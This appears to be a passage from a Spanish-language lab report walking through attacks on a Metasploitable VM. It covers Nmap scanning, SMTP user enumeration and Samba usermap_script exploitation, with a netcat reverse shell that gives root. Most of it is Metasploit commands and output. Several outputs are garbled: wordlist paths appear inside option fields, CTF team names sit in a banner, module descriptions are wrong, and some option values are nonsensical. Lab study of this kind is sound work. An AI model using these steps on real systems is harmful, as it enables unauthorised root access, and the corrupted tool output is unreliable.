139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:0E:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

ILUSTRACIÓN 40 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. En Metasploit, busca un módulo relacionado con SMTP

```
msf6 > search smtp_enum

Matching Modules
=====
#  Name /usr/share/metasploit-framework/data/wordlists/  Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum
msf6 > use auxiliary/scanner/smtp/smtp_enum
```

ILUSTRACIÓN 41 Selección del módulo SMTP User Enumeration en Metasploit

Paso 2. Options para ver el estado del puerto

```

msf6 > use auxiliary/scanner/smtp/smtp_enum
[-] No results from search
[-] Failed to load module: auxiliary/scanner/smtp/smtp_enum
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):

```

Name	Current Setting	Required	Description
RHOSTS	/usr/share/metasploit-framework/data/wordlists	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

```

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

ILUSTRACIÓN 42 Configuración de opciones del módulo SMTP User Enumeration en Metasploit

Paso 3. Configuramos los valores

```

msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):

```

Name	Current Setting	Required	Description
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	10	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

```

View the full module info with the info, or info -d command.

```

ILUSTRACIÓN 43 Parámetros configurados para enumeración de usuarios vía SMTP en el objetivo 10.0.2.4

Paso 4. Ejecutamos el ataque con los valores cambiados

```

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.0.2.4:25 /usr/share/metasploit-framework/data/wordlists/unix_users.txt - 10.0.2.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

```

ILUSTRACIÓN 44 Resultado de la ejecución del módulo smtp_enum

Paso 5. Confirmamos el éxito del ataque lo que podemos afirmar que:

- El servidor **confirmó que el usuario syslog existe**.
- Eso permite a un atacante:

- Identificar usuarios válidos.
- Usarlos en ataques como fuerza bruta, phishing o spoofing.

```
(root@kali)-[/home/kali/Descargas]
# nc 10.0.2.4 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY syslog
252 2.0.0 syslog /usr/share/metasploit-framework/data/wo
```

ILUSTRACIÓN 45 Comprobación manual del servicio SMTP con Netcat

VULNERACION DEL PUERTO 139

```
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell wordlists
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5 wordlists
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied) word/data/wordlists
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.10 seconds
```

ILUSTRACIÓN 46 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 2: Encontrar el nombre completo de la versión

Para encontrar el nombre completo de la versión, tendremos que usar Metasploit Framework en Kali Linux. Luego, escriba "search smb". Esto mostrará la lista completa de módulos, como se muestra a continuación:

```
res appropriate permissions). New AES kerberos keys will be generated.
384 \ action: RESET_NTLM
. AES kerberos authentication will not work until a standard password change occurs.
385 auxiliary/scanner/smb/smb_lookupsid
386 \ action: DOMAIN
387 \ action: LOCAL
388 auxiliary/admin/smb/check_dir_file
389 auxiliary/scanner/smb/pipe_auditor
390 auxiliary/scanner/smb/pipe_deerpc_auditor
391 auxiliary/scanner/smb/smb_enumshares
392 auxiliary/fuzzers/smb/smb_tree_connect_corrupt
393 auxiliary/fuzzers/smb/smb_tree_connect
394 auxiliary/scanner/smb/smb_enumusers
395 auxiliary/scanner/smb/smb_version
396 auxiliary/dos/smb/smb_loris
397 exploit/windows/local/cve_2020_0796_smbghost
398 \ AKA: SMBghost
399 \ AKA: CoronaBlue
400 exploit/windows/smb/cve_2020_0796_smbghost
401 \ AKA: SMBghost
402 \ AKA: CoronaBlue
403 auxiliary/scanner/snmp/sntp_enumshares
404 auxiliary/admin/smb/samba_symlink_traversal
405 auxiliary/scanner/smb/smb_uninit_cred
406 exploit/linux/samba/chain_reply
407 \ target: Linux (Debian5 3.2.5-4lenny6)
408 \ target: Debugging Target
409 auxiliary/dos/samba/read_nttrans_ea_list
410 exploit/multi/ids/snort_dce_rpc
411 \ target: Windows Universal
412 \ target: Redhat 8
413 exploit/windows/browser/java_ws_double_quote
414 \ target: Automatic
415 \ target: Java Runtime 1.6.31 to 1.6.35 and 1.7.03 to 1.7.07 on Windows x86
416 exploit/windows/browser/java_ws_arginject_altjvm
417 \ target: Automatic
418 \ target: Java Runtime on Windows x86
419 exploit/windows/browser/java_ws_vmargs
420 \ target: Automatic
```

Module Name	Category	Platform	Architecture	Version	Confidence	Score	Description
SMB SID User Enumeration (Lookupsid)	Enumeration	Windows	x86	2017-06-29	normal	No	Enumerate domain accounts
SMB Scanner Check File/Directory Utility	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Session Pipe Auditor	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Session Pipe DCE/RPC Auditor	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Share Enumeration	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Tree Connect Request Corruption	Fuzzing	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Tree Connect Request Fuzzer	Fuzzing	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB User Enumeration (SAM EnumUsers)	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Version Detection	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
SMB Loris NBS5 Denial of Service	Exploitation	Windows	x86	2020-03-13	good	Yes	Enumerate local accounts
SMBv3 Compression Buffer Overflow	Exploitation	Windows	x86	2020-03-13	average	Yes	Enumerate local accounts
SMBv3 Compression Buffer Overflow	Exploitation	Windows	x86	2020-03-13	average	Yes	Enumerate local accounts
SNMP Windows SMB Share Enumeration	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
Samba Symlink Directory Traversal	Enumeration	Windows	x86	2020-03-13	normal	No	Enumerate local accounts
Samba _netr_ServerPasswordSet Uninitialized Credential State	Exploitation	Windows	x86	2020-03-13	normal	Yes	Enumerate local accounts
Samba chain_reply Memory Corruption (Linux x86)	Exploitation	Linux	x86	2010-06-16	good	No	Enumerate local accounts
Samba read_nttrans_ea_list Integer Overflow	Exploitation	Windows	x86	2010-06-16	good	No	Enumerate local accounts
Snort 2 DCE/RPC Preprocessor Buffer Overflow	Exploitation	Windows	x86	2007-02-19	good	No	Enumerate local accounts
Sun Java Web Start Double Quote Injection	Exploitation	Windows	x86	2012-10-16	excellent	No	Enumerate local accounts
Sun Java Web Start Plugin Command Line Argument Injection	Exploitation	Windows	x86	2010-04-09	excellent	No	Enumerate local accounts
Sun Java Web Start Plugin Command Line Argument Injection	Exploitation	Windows	x86	2012-02-14	excellent	No	Enumerate local accounts

ILUSTRACIÓN 47 Exploración de vulnerabilidades SMB

Ahora, lo que queremos hacer es usar un **módulo auxiliar**. Según tengo entendido, un módulo auxiliar permite **obtener más información sobre el objetivo** y también puede usarse para un **ataque**

Paso 3.

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > █
```

ILUSTRACIÓN 48 Uso del módulo `smb_version` para identificar la versión del servicio SMB en el objetivo

Paso 4. Para saber cuáles son las configuraciones que deben configurarse

```
msf6 auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445              no        The target port (TCP)
  THREADS    1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 49 "Visualización de las opciones configurables del módulo `smb_version` en Metasploit

Paso 5. Aquí solo necesitas configurar la dirección IP de tu objetivo en la opción **RHOSTS** (Host Remoto). En este caso, será la dirección IP de mi máquina Metasploitable

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
```

Paso 6. se ha detectado el nombre de la versión completa “Samba 3.0.20-Debian” y ahora es el momento de encontrar el módulo de explotación adecuado para atacar

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.4:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.2.4: /usr/- Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

ILUSTRACIÓN 50 Resultado de la ejecución del módulo `smb_version` en Metasploit: detección de Samba 3.0.20 en sistema Unix (Debian)

Paso 7. El comando **searchsploit**, con su acceso a la **base de datos de exploits**, es una **herramienta poderosa para descubrir vulnerabilidades y exploits**.

```
(root@kali)-[/home/kali/Descargas]
# searchsploit Samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Shellcodes: No Results

ILUSTRACIÓN 51 Resultado del comando **searchsploit Samba 3.0.20**

Paso 8. Vamos a utilizar el **comando “Samba 3.0.20”** porque tiene **tres razones** para ello.

Primera razón: se ejecuta en lenguaje de programación **Ruby**.

Segunda razón: está disponible dentro del marco **Metasploit**

Tercera razón: **Afecta a nuestra versión de Samba que identificamos**

Lo siguiente que debes hacer es regresar a **Metasploit Framework** y escribir **"search samba"**. Busca el exploit que encontramos anteriormente en **SearchSploit**.

```
msf6 auxiliary(scanner/smb/smb_version) > search samba
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicltnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	target: Automatic	.	.	.	.
3	target: Windows 2000 English	.	.	.	.
4	target: Windows XP English SP0-1	.	.	.	.
5	target: Windows XP English SP2	.	.	.	.
6	target: Windows 2003 English SP0	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	target: Windows x86	.	.	.	.
10	target: Windows x64	.	.	.	.
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18	target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10	.	.	.	.
19	target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04	.	.	.	.
20	target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04	.	.	.	.
21	target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10	.	.	.	.
22	target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze	.	.	.	.
23	target: 3:5.10-0.107.el5 on CentOS 5	.	.	.	.
24	auxiliary/admin/smb/samba_symlink_traversal	.	normal	No	Samba Symlink Directory Traversal
25	auxiliary/scanner/smb/smb_uninit_cred	.	normal	Yes	Samba .netr_ServerPasswordSet Uninitialized Credential State
26	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
27	target: Linux (Debian5 3.2.5-4lenny6)	.	.	.	.

ILUSTRACIÓN 52 Selección del Exploit **"usermap_script"** para Samba en **Metasploit**

Paso 9. Preparación para el ataque

```

msf6 exploit(multi/samba/usermap_script) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      msfadmin         no        The local client address
  CPORT      4444             no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

```

ILUSTRACIÓN 53 Configuración del Exploit "usermap_script" para Samba en Metasploit

Paso 10. Ejecutamos exitosamente el **exploit multi/samba/usermap_script** contra el host **10.0.2.4**, y lograste acceso como **usuario root**.

```

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.4:58331) at 2025-08-07 15:28:34 -0500

whoami
root

```

ILUSTRACIÓN 54 Ejecución Exitosa del Exploit y Acceso Root en la Máquina Objetivo

El resultado es que hemos logrado acceder a la dirección IP de nuestro objetivo

VULNERACION DEL PUERTO 445

```
(root@kali)-[/home/kali/Descargas]
# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
```

ILUSTRACIÓN 55 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Buscamos la versión completa

```
*Bugs*Victim*Offices*Elegion*Kim*Kimika*Ngadeem*Topher*Lonnie*noob2*osint*Panchens*PimBot*Hats*ndava*Team*Red*
*Cyb3rDoctor*Techlock*Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*LS0*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*Woot*Raise The Black*CTerr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*ccccchhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*society*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*Inspiv*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P6K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*Pa@Ge2mE*

msf6> msfadmin
msf6> msfadmin
msf6> msfadmin sandova

user = [ metasploit v6.4.50-dev ]
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb
```

ILUSTRACIÓN 56 Inicio de Metasploit Framework y búsqueda de módulos relacionados con SMB

370	payload/cmd/windows/smb/x64/peinject/reverse_tcp	-	normal	No	SMB Fetch, Windows x64 Reverse TCP Stager
371	payload/cmd/windows/smb/x64/vncinject/reverse_tcp	-	normal	No	SMB Fetch, Windows x64 Reverse TCP Stager
372	auxiliary/admin/smb/delete_file	-	normal	No	SMB File Delete Utility
373	auxiliary/admin/smb/download_file	-	normal	No	SMB File Download Utility
374	auxiliary/admin/smb/upload_file	-	normal	No	SMB File Upload Utility
375	auxiliary/scanner/smb/smb_enum_gpp	-	normal	No	SMB Group Policy Preference Saved Passwords Enumeration
376	auxiliary/scanner/smb/smb_login	-	normal	No	SMB Login Check Scanner
377	auxiliary/fuzzers/smb/smb_ntlm_login_corrupt	-	normal	No	SMB NTLMv1 Login Request Corruption
378	auxiliary/fuzzers/smb/smb_negotiate_corrupt	-	normal	No	SMB Negotiate Dialect Corruption
379	auxiliary/fuzzers/smb/smb2_negotiate_corrupt	-	normal	No	SMB Negotiate SMB2 Dialect Corruption
380	auxiliary/admin/smb/change_password	-	normal	No	SMB Password Change
381	\ action: CHANGE	-	.	.	Change the password, knowing the existing one. New AES kerberos keys will be generated.
382	\ action: CHANGE_NTLM	-	.	.	Change the password to a NTLM hash value, knowing the existing password. AES kerberos authentication will not work until a standard password change occurs.
383	\ action: RESET	-	.	.	Reset the target's password without knowing the existing one (requires appropriate permissions). New AES kerberos keys will be generated.
384	\ action: RESET_NTLM	-	.	.	Reset the target's NTLM hash, without knowing the existing password. AES kerberos authentication will not work until a standard password change occurs.
385	auxiliary/scanner/smb/smb_lookupsid	-	normal	No	SMB SID User Enumeration (LookupSid)
386	\ action: DOMAIN	-	.	.	Enumerate domain accounts
387	\ action: LOCAL	-	.	.	Enumerate local accounts
388	auxiliary/admin/smb/check_dir_file	-	normal	No	SMB Scanner Check File/Directory Utility
389	auxiliary/scanner/smb/pipe_auditor	-	normal	No	SMB Session Pipe Auditor
390	auxiliary/scanner/smb/pipe_dcerpc_auditor	-	normal	No	SMB Session Pipe DCE RPC Auditor
391	auxiliary/scanner/smb/smb_enumshares	-	normal	No	SMB Share Enumeration
392	auxiliary/fuzzers/smb/smb_tree_connect_corrupt	-	normal	No	SMB Tree Connect Request Corruption
393	auxiliary/fuzzers/smb/smb_tree_connect	-	normal	No	SMB Tree Connect Request Fuzzer
394	auxiliary/scanner/smb/smb_enumusers	-	normal	No	SMB User Enumeration (SAM EnumUsers)
395	auxiliary/scanner/smb/smb_version	-	normal	No	SMB Version Detection
396	auxiliary/dos/smb/smb_loris	2017-06-29	normal	No	SMB Loris NBSS Denial of Service
397	exploit/windows/local/cve_2020_0796_smbghost	2020-03-13	good	Yes	SMBv3 Compression Buffer Overflow
398	\ AKA: SMBghost	-	.	.	.
399	\ AKA: CoronaBlue	-	.	.	.
400	exploit/windows/smb/cve_2020_0796_smbghost	2020-03-13	average	Yes	SMBv3 Compression Buffer Overflow
401	\ AKA: SMBghost	-	.	.	.
402	\ AKA: CoronaBlue	-	.	.	.
403	auxiliary/scanner/snmp/snmp_enumshares	-	normal	No	SNMP Windows SMB Share Enumeration

ILUSTRACIÓN 57 Listado de módulos SMB disponibles en Metasploit

Paso 2. Aquí solo necesitas configurar la dirección IP de tu objetivo en la opción **RHOSTS** (Host Remoto). En este caso, será la dirección IP de mi máquina Metasploitable

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
```

```
msf6 auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):
```

Name	Current Setting	Required	Description
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT		no	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

ILUSTRACIÓN 58 Configuración de parámetros del módulo smb_version para identificar la versión del servicio SMB

Paso 3. detectado el nombre de la versión completa “Samba 3.0.20-Debian” y ahora es el momento de encontrar el módulo de explotación adecuado para atacar

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.4:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.2.4:445 - /usr/ - Scanned 1 of 1 hosts (100% complete) wordlists
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

ILUSTRACIÓN 59 Resultado de escaneo SMB: detección del servicio Samba 3.0.20 en el objetivo

Paso 4. Ahora sabemos que la versión real es “**Samba 3.0.20-Debian**”.

Encontremos el módulo de explotación usando esta nueva información.

1. Copiar “**Samba 3.0.20**”
2. Abra una nueva terminal y escriba “**searchsploit**” y pegue “**Samba 3.0.20-Debian**” y luego ingrese

```
(root@kali)-[/home/kali/Descargas]
└─$ searchsploit Samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
(root@kali)-[/home/kali/Descargas]
└─$
```

ILUSTRACIÓN 60 Identificación de vulnerabilidades en Samba 3.0.20 mediante SearchSploit

Paso 5 Vamos a utilizar el **comando Samba 3.0.20** porque tiene **tres razones** para ello.

Primera razón: se ejecuta en lenguaje de programación Ruby.

Segunda razón: está disponible dentro del marco Metasploit

Tercera razón: Afecta a nuestra versión de Samba que identificamos

Lo siguiente que debes hacer es regresar a Metasploit Framework y escribir "**search samba**". Busca el exploit que encontramos anteriormente en SearchSploit

```
msf6 > search samba_version
[-] No results from search
msf6 > search samba

Matching Modules
=====
#  Name  Rank  Check  Description
-  -  -  -  -
0  exploit/unix/webapp/citrix_access_gateway_exec  excellent  Yes  Citrix Access Gateway Command Execution
1  exploit/windows/license/calicclnt_getconfig  average  No  Computer Associates License Client GETCONFIG Overflow
2  \  target: Automatic  .  .  .
3  \  target: Windows 2000 English  .  .  .
4  \  target: Windows XP English SP0-1  .  .  .
5  \  target: Windows XP English SP2  .  .  .
6  \  target: Windows 2003 English SP0  .  .  .
7  exploit/unix/misc/distcc_exec  excellent  Yes  DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup  manual  No  Group Policy Script Execution From Shared Resource
9  \  target: Windows x86  .  .  .
10 \  target: Windows x64  .  .  .
11 post/linux/gather/enum_configs  normal  No  Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list  normal  No  List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm  excellent  Yes  MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce  excellent  No  Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script  excellent  No  Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans  average  No  Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfopolicy_heap  normal  Yes  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 \  target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10  .  .  .
19 \  target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10  .  .  .
20 \  target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04  .  .  .
21 \  target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10  .  .  .
22 \  target: 2:3.5.6-dfsg-3squeeze0 on Debian Squeeze  .  .  .
```

ILUSTRACIÓN 61 Módulos de explotación SMB identificados a través de Metasploit

Paso 6. 1 exploit está ahí. Como siempre:

1. Copiar el nombre del módulo de explotación
2. Escribe "use" y pega "exploit/multi/samba/usermap_script" e ingresa

```

msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      msfadmin         no        The local client address
  CPORT      4444             no        The local client port
  Proxies    andoval          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

```

